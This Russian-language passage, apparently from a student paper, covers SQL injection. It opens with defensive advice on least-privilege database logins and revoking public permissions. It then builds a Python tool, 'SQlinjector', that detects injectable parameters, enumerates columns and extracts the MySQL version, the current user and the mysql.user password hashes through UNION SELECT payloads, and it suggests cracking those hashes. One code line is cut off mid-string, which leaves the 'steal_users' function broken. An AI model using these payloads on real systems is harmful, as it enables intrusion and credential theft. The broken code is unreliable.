Когда у злоумышленника есть уязвимость, связанная с использованием SQL-кода, он может выбрать один из двух основных путей. Он может пойти за самими данными приложения, которые в зависимости от приложения и данных могут быть очень прибыльными. Это особенно верно, если приложение обрабатывает и небезопасно хранит личную информацию или финансовые данные, такие как данные банковского счета и кредитной карты.

В качестве альтернативы злоумышленник может быть заинтересован в использовании сервера базы данных для проникновения во внутренние доверенные сети. В этом разделе рассматриваются способы ограничения несанкционированного доступа к данным приложения. Затем рассматриваются некоторые методы усиления защиты сервера базы данных, чтобы предотвратить повышение привилегий и ограничить доступ к ресурсам сервера вне контекста целевого сервера базы данных

Блокировка данных приложения. Рассмотрим способы ограничения доступа, даже если злоумышленник был успешно изолирован от базы данных приложения.

Вход в базу данных с наименьшими привилегиями. Приложения должны подключаться к серверу баз данных в контексте входа в систему, который имеет разрешения только для выполнения необходимых прикладных задач. Эта критическая защита может значительно снизить риск внедрения SQL-кода, ограничив то, что злоумышленник может получить доступ и выполнить при использовании уязвимого приложения.

Например, веб-приложение, используемое для целей отчетности, например для проверки эффективности инвестиционного портфеля, должно в идеале обращаться к базе данных с логином, унаследовавшим только разрешения на объекты (хранимые процедуры, таблицы и т. д.).) необходимы для получения этих данных. Это может быть разрешение на выполнение нескольких хранимых процедур и, возможно, разрешение на выбор нескольких столбцов таблицы. В случае внедрения SQL это, по крайней мере, ограничило бы возможный набор команд хранимыми процедурами и таблицами в базе данных приложения и предотвратило бы вредоносный SQL вне этого контекста, например удаление таблиц или выполнение команд операционной системы. Важно помнить, что даже при таком смягчающем контроле злоумышленник все равно может обойти бизнес-правила и просмотреть данные портфеля другого пользователя.

Сегрегированные Логины Баз Данных. Расширение наименее привилегированного входа в базу данных заключается в использовании нескольких имен входа в базу данных для приложений, которые требуют доступа к базе данных как для записи, так и для чтения. В приложениях, которые имеют относительно мало функций записи или обновления по сравнению с объемом функций только для чтения или отчетности, получаем дополнительную безопасность, отделив функции выбора только для чтения в приложении от функций, требующих более широкого доступа к записи, таких как вставка или обновление. Затем следует сопоставить каждую отдельную часть приложения с базовым логином базы данных, имея только необходимый доступ к базе данных, что минимизирует влияние любой проблемы внедрения SQL в части приложения, доступной только для чтения.
Отмена публичных разрешений

Каждая платформа сервера баз данных имеет роль по умолчанию, к которой относится каждый вход в систему, обычно называемую общедоступной ролью, которая имеет набор разрешений по умолчанию, который включает доступ к системным объектам. Злоумышленники могут использовать этот доступ по умолчанию для запроса метаданных базы данных, чтобы отобразить схему базы данных и нацелить на самые сочные таблицы для последующих запросов, например, те, которые хранят учетные данные для входа в приложение. Общедоступной роли также обычно назначаются разрешения на выполнение встроенных системных хранимых процедур, пакетов и функций, используемых в административных целях.

Обычно вы не можете отказаться от публичной роли; однако рекомендуется не предоставлять дополнительные разрешения для публичной роли, поскольку каждый пользователь базы данных наследует разрешения этой роли. Необходимо отозвать разрешения для публичных ролей как можно большего количества системных объектов. Кроме того, нужно отозвать лишние разрешения, предоставленные публичной роли для пользовательских объектов базы данных (таких как таблицы приложений и хранимые процедуры), если только для этого нет уважительной причины. При необходимости следует назначить разрешения базы данных для пользовательской роли, которую можно использовать для предоставления уровня доступа по умолчанию для определенных пользователей и групп.

Использование хранимых процедур. С точки зрения безопасности следует инкапсулировать SQL-запросы приложений в хранимых процедурах и предоставлять только разрешения EXECUTE для этих объектов. Все остальные разрешения, такие как SELECT, INSERT и т. Д., На нижележащие объекты могут быть отозваны. В случае внедрения SQL, вход в базу данных с наименьшими привилегиями, который имеет только разрешения EXECUTE для хранимых процедур приложения, затрудняет возврат произвольных наборов результатов в браузер. Однако это не гарантирует безопасность от внедрения SQL, поскольку небезопасный код может находиться внутри самой хранимой процедуры. Кроме того, может быть возможно получить наборы результатов с помощью других средств, например, с помощью слепых методов внедрения SQL.

5.9 Дополнительные соображения по развертыванию

Усиленное Web-уровневое развертывание и сетевая архитектура не остановят SQL инъекцию, но могут значительно снизить ее влияние.

При столкновении с угрозой автоматизированных злоумышленников, таких как черви SQL инъекции, минимизация утечки информации на сетевом, Web и прикладном уровнях поможет снизить шансы на обнаружение.

Правильно построенная сеть должна разрешать только авторизованные подключения к серверу баз данных, а сам сервер баз данных не должен разрешать исходящие подключения.

6 Практическая часть: автоматизация обнаружения sql инъекций на языке python

6.1 Блок-схема создаваемой программы

Ниже на рисунке 6.1 представлена схема создаваемой программы




Рисунок 6.1 – Блок - схема создаваемой программы

Алгоритм действия программы:

а) Инициализация массива sql - символов.

б) Далее требуется 2 списка для хранения сообщений об ошибках

1) Первый хранит сообщения об ошибках используемой базы данных, к примеру сообщения об ошибках MySQL и т. д.

2) Второй хранит сообщения об общих для базы данных ошибках.

в) Необходимо инициализировать значения ошибок.

г) Далее инициализируется url адрес уязвимого web приложения с параметрами

д) В параметр url сообщения внедряется

1) SQL-символы из списка общих ошибок.

2) Проверятся, совпадают ли сообщения об ошибках из обоих списков.

3) Если совпадение произошло – программа отмечает это как sql уязвимость.

4) Иначе повторяется проверка остальных параметров, пока не достигнет конца списка

е) Конец.

6.2 Создание и использование созданной программы

Важно подчеркнуть, что все содержимое и скрипты основаны на базе данных MySQL и будут работать только с этой базой данных.

Для данной практической части, нам понадобится среда тестирования, в данном случае это дистрибутив ubuntu. Установленные на нём библиотеки python, так же н сайт на php с базой данных MySQL. В данной работе с помощью python применяются такие методы как считывание с файла для автоматизации процессов, (т.е суть работы), получение файлов с сервера, который исследуется в данной практической части.

Можно сказать что в данной работе исследования проходят на уровне кода и на уровне операционной системы.

Импортируем необходимые библиотеки.




Рисунок 6.2 – Импортирование библиотек

Библиотека requests – отвечает за взаимодействие с http протоколом

Библиотека sys - обеспечивает доступ к некоторым переменным и функциям, взаимодействующим с интерпретатором python.

Библиотека re предоставляет инструменты регулярных выражений для более глубокой обработки строк. Для комплексного сопоставления и управления регулярные выражения предлагают краткие, оптимизированные решения




Рисунок 6.3 - Словарь инъекций использующийся в программе

```
def banner():
    print "\n*****************************************"
    print "* SQlinjector  1.0                *"
    print "*****************************************"

def usage():
    print "Usage:"
    print "       -w: url (http://somesite.com/news.php?id=FUZZ)\n"
    print "    -i: injection strings file \n"
    print "example: SQLinjector.py -w http://www.somesite.com/news.php?id=FUZZ \n"
```

Рисунок 6.4 – Функция banner()

Далее у нас есть функция start , которая покажет banner(), и он передаст в командную строку и считает параметры . У нас есть два параметра, которые являются URL-адресом для тестирования и словарем инъекций:

```
def start(argv):
    banner()
    if len(sys.argv) < 2:
      usage()
      sys.exit()
    try:
        opts, args = getopt.getopt(argv,"w:i:")
    except getopt.GetoptError:
        print "Error en arguments"
        sys.exit()
    for opt,arg in opts :
        if opt == '-w' :
            url=arg
        elif opt == '-i':
            dictio = arg
    try:
        print "[-] Opening injections file: " + dictio
        f = open(dictio, "r")
        name = f.read().splitlines()
    except:
        print"Failed opening file: "+ dictio+"\n"
        sys.exit()
    launcher(url,name)
```

Рисунок 6.5 - функция start()

Имеется функция launcher. Которая заменяет маркер(токен) FUZZ, всеми строками инъекций, представленными во входном файле для поиска уязвимостей:

```
def launcher (url,dictio):
    injected = []
    for sqlinjection in dictio:
        injected.append(url.replace("FUZZ",sqlinjection))
    res = injector(injected)
    print "\n[+] Detection results:"
    print "----------------"
    for x in res:
        print x.split(";")[0]
```

Рисунок 6.6 – функция launcher()

Затем она вызовет injector и выведет результаты.
Функция injector обнаруживает ошибки:

```
def injector(injected):
    errors = ['Mysql','error in your SQL']
    results = []
    for y in injected:
        print "[-] Testing errors: " + y
        req=requests.get(y)
        for x in errors:
            if req.content.find(x) != -1:
                res = y + ";" + x
                results.append(res)
    return results
```

Рисунок 6.7 – функция injector()

Для этого у нас есть массив ошибок, который имеет ограниченное количество строк, которые являются Mysql ошибками. Затем выполняются запросы, и если обнаруживается ошибка, добавляется URL в массив результатов, который, в конце концов, будет выведен.

Итак давайте проверим скрипт. В частности нас интересует файл users.php




Рисунок 6.8 – среда ручного тестирования

Этот файл, принимает на вход и возвращает пользователя и строку для этого идентификатора пользователя

Давайте посмотрим, что произойдет, если поставить 1.

Можно увидеть, что получаем ответ с ID: 1, Name: johnny, и role: test в этом случае




Рисунок 6.9 – тестирование перед автоматизированной проверкой

Скопируем URL для использования в качестве входного для скрипта.

Перейдем в консоль и запустим скрипт со следующими параметрами:




Рисунок 6.10 – проверка автоматизированной программы

Видно, что скрипт обнаружил SQL-ошибку, генерируемую следующими символами: одиночная кавычка и круглые скобки.

Можно проверить это в браузере, чтобы увидеть ошибку, которую генерируют эти символы.




Рисунок 6.11 – ручная проверка после автоматизированной

Видно, что генерируется SQL-ошибка и можно манипулировать этим запросом.

Далее перейдем к улучшению скрипта

Можно увидеть, что у нас есть две новые функции, detect_columns и detect_columns_names:

```
def detect_columns(url):
    new_url= url.replace("FUZZ","admin' order by X-- -")
    y=1
    while y < 20:
        req=requests.get(new_url.replace("X",str(y)))
        if req.content.find("Unknown") == -1:
            y+=1
        else:
            break
    return str(y-1)

def detect_columns_names(url):
    column_names = ['username','user','name','pass','passwd','password','id','role','surname','address']
    new_url= url.replace("FUZZ","admin' group by X-- -")
    valid_cols = []
    for name in column_names:
        req=requests.get(new_url.replace("X",name))
        if req.content.find("Unknown") == -1:
            valid_cols.append(name)
        else:
            pass
    return valid_cols
```

Рисунок 6.12 – функции detect_columns_names() и detect_columns()

detect_columns пытается определить, сколько столбцов используется в выборке и со сколькими происходит манипуляция. Эта информация важна для составления SQL-запроса. Для этого используется данный алгоритм: добавляем соритровку по X, где X - это число. Если число меньше или равно количеству столбцов, то будет возвращен результат; если нет, то будет возвращена ошибка. Таким образом, если пробовать это делать до тех пор, пока не выведет ошибку, это будет означать, что количество столбцов меньше X.

Теперь пробуем с "a’ order by 1". Нам нужно закончить запрос с -- - чтобы избежать ошибок:




Рисунок 6.13 – ручное тестирование поиска столбцов

С 1 получаются результаты. Значит, они используют по крайней мере одну колонку.

Пробуем с тремя.

Рисунок 6.14 – ручное тестирование поиска столбцов

Это значит, что здесь меньше трех колонок
В данном случае, их будет 2:




Рисунок 6.15 – найденное количество столбцов

Также есть новая функция, называемая detect_columns_names. Эта функция пытается определить действительные имена столбцов в таблице, используемой SQL-запросом. Это полезно, потому что она поможет нам настроить запрос на извлечение данных. Для этого используем group by. Добавляется group by и имена столбцов. Если она существует, то будет возвращен корректный результат; если нет, то выходит ошибка.

В массиве column_names есть список интересующих имён колонок, но на самом деле для идентификации как можно большего количества колонок нужен обширный словарь слов.

Посмотрим пример в браузере. На этот раз будет использована группировка и пароль в качестве имени столбца.

Видно, что запрос действителен, и получаем результаты




Рисунок 6.16 – ручное тестирование поиска пароля и логина

Но что, если использовать имя пользователя для названия колонки?

Можно добавить имя пользователя в group by оператор. Видно, что имя пользователя столбца недействительно:

Рисунок 6.17 – результирующая ошибка

Теперь, видно как сообщение об ошибке идентифицирует недопустимые имена столбцов.

Теперь давайте запустим скрипт в командной строке

Из скриншота видно, что получились те же результаты, что и раньше, плюс количество столбцов:




Рисунок 6.18 – автоматический поиск столбцов и наименований колонок

В этом случае число столбцов равно 2, и некоторые из найденных имен столбцов - name, passwd, id и role.

Итак был создан детектор sql инъекций.

Далее нужно узнать, какие данные можно извлечь с помощью SQL инъекции, а затем продемонстрируем метод, такой как автоматизация извлечения основных данных в скрипте из предыдущих демонстраций, что в итоге поможет ускорить процесс нахождения и дальнейшего исправления уязвимостей.

Как только определяется действительная SQL инъекция, пришло время решить, что искать.

Здесь у нас есть список самых типичных вещей.

Основные данные: версия базы данных, пользователь, запускающий базу данных, текущая база данных, каталог базы данных и т.д.

Расширенные данные: имена пользователей и пароли MySQL, базы данных, имена таблиц, имена столбцов и содержимое из таблиц

файлы ОС: Можно считать любой файл в файловой системе до тех пор, пока пользователь, запущенный в базе данных, имеет привилегии.

Первое, что хочется получить после получения работающей SQL инъекции, это информацию о базе данных, с которой происходит работа, такую как версия базы данных, текущий пользователь, текущая база данных и так далее.

Для этого нужно использовать

SELECT @@version; Выводит версию базы данных.

SELECT user(); выводит пользователя, который работает с базой данных.

Для бд MySQL, нужно использовать следующую инъекцию, чтобы получить версию:

'union SELECT1, @@version;-- -.

Необходимо поставить 1 перед @@version, чтобы количество столбцов в запросе совпадало с количеством столбцов, на которые влияет SQL инъекция.

В данном случае было две колонки, поэтому добавляется 1.

Перейдем в редактор и продолжим с файлом скрипта.

Здесь добавляются две новые функции для получения версии и текущего пользователя из базы данных.

Видно что в скрипте есть следующая инъекция:

```
def detect_user(url):
    new_url= url.replace("FUZZ","""\'%20union%20SELECT%201,CONCAT('TOK',user(),
    'TOK')--%20-""")
    req=requests.get(new_url)
    raw = req.content
    reg = ur"TOK([a-zA-Z0-9].+?)TOK+?"
    users=re.findall(reg,req.content)
    for user in users:
        print user
    return user

def detect_version(url):
    new_url= url.replace("FUZZ","\'%20union%20SELECT%201,CONCAT('TOK',@@version,'TOK')--%20-")
    req=requests.get(new_url)
    raw = req.content
    reg = ur"TOK([a-zA-Z0-9].+?)TOK+?"
    version=re.findall(reg,req.content)
    for ver in version:
        print ver
    return ver
```

Рисунок 6.19 – инъекции для поиска user и version

%20 - это закодированная версия URL-адреса символа пробела.

Будет использована команда CONCAT для объединения строкового запроса в начале результата и в конце. Эти строки будут служить маркерами для идентификации выходных данных запроса в результате HTML-кода.

Теперь рассмотрим код, который нужен для извлечения версии.

Делается это, обрабатывая результаты с помощью регулярного выражения, чтобы идентифицировать токены и извлечь найденную между ними строку. Определяется регулярное выражение, затем используем функцию findall из библиотеки re с содержимым ответа на запрос, а затем перебираем результаты.

В данном случае, должен быть только один результат . Используется тот же процесс, чтобы получить версию базы данных, используя @@ version вместо user.

Теперь можно получить имена пользователей и хэши паролей MySQL. Запрос, который нам для этого нужен:

SELECT user, password от mysql.user;.

Помним, что это сработает только в том случае, если пользователь, осуществляющий подключение к БД, имеет права доступа к таблице.

Лучшие практики рекомендуют разграничение доступа , но многие администраторы все равно пренебрегают этим.

Также была добавлена функция steal_users для извлечения этих данных.

```
def steal_users(url):
    new_url= url.replace("FUZZ","1\'%20union%20SELECT%20CONCAT('TOK',user,'TOK'),CONCAT('TOK',password,'TO
    req=requests.get(new_url)
    reg = ur"TOK([\*a-zA-Z0-9].+?)TOK+?"
    users=re.findall(reg,req.content)
    for user in users:
        print user
```

Рисунок 6.20 – функция steal_users()

Используются те же методы, что и раньше с маркерами, чтобы идентифицировать выходные данные в результатах HTML. Запускаем его в командной строке и смотрим на результаты.




Рисунок 6.20 – извлечённые данные на основе функций

Теперь видим новые данные, которые были извлечены.

Версия базы данных выведена. В данном случае это 5.6.28. Это также дает подсказку по ОС; Ubuntu 15.10.1. Пользователем, который работает с базой данных, является root, а это значит, что у нас есть высокие привилегии, которые позволят делать более интересные вещи, такие как, например, доступ к таблице MySQL.user, где хранятся хэши имен пользователей и паролей.

Также видим хэши для пользователя root, debian-sys-maint и phpmyadmin.

Повторения происходят из-за различных записей хоста, которые связаны с каждым пользователем.

Если нужно можно с помощью специальных программ либо сайтов получить с хэшей пароли.

В этом разделе добавляется функция чтения всех имен таблиц из базы данных, а также добавим функцию чтения файлов из ОС сервера баз данных.

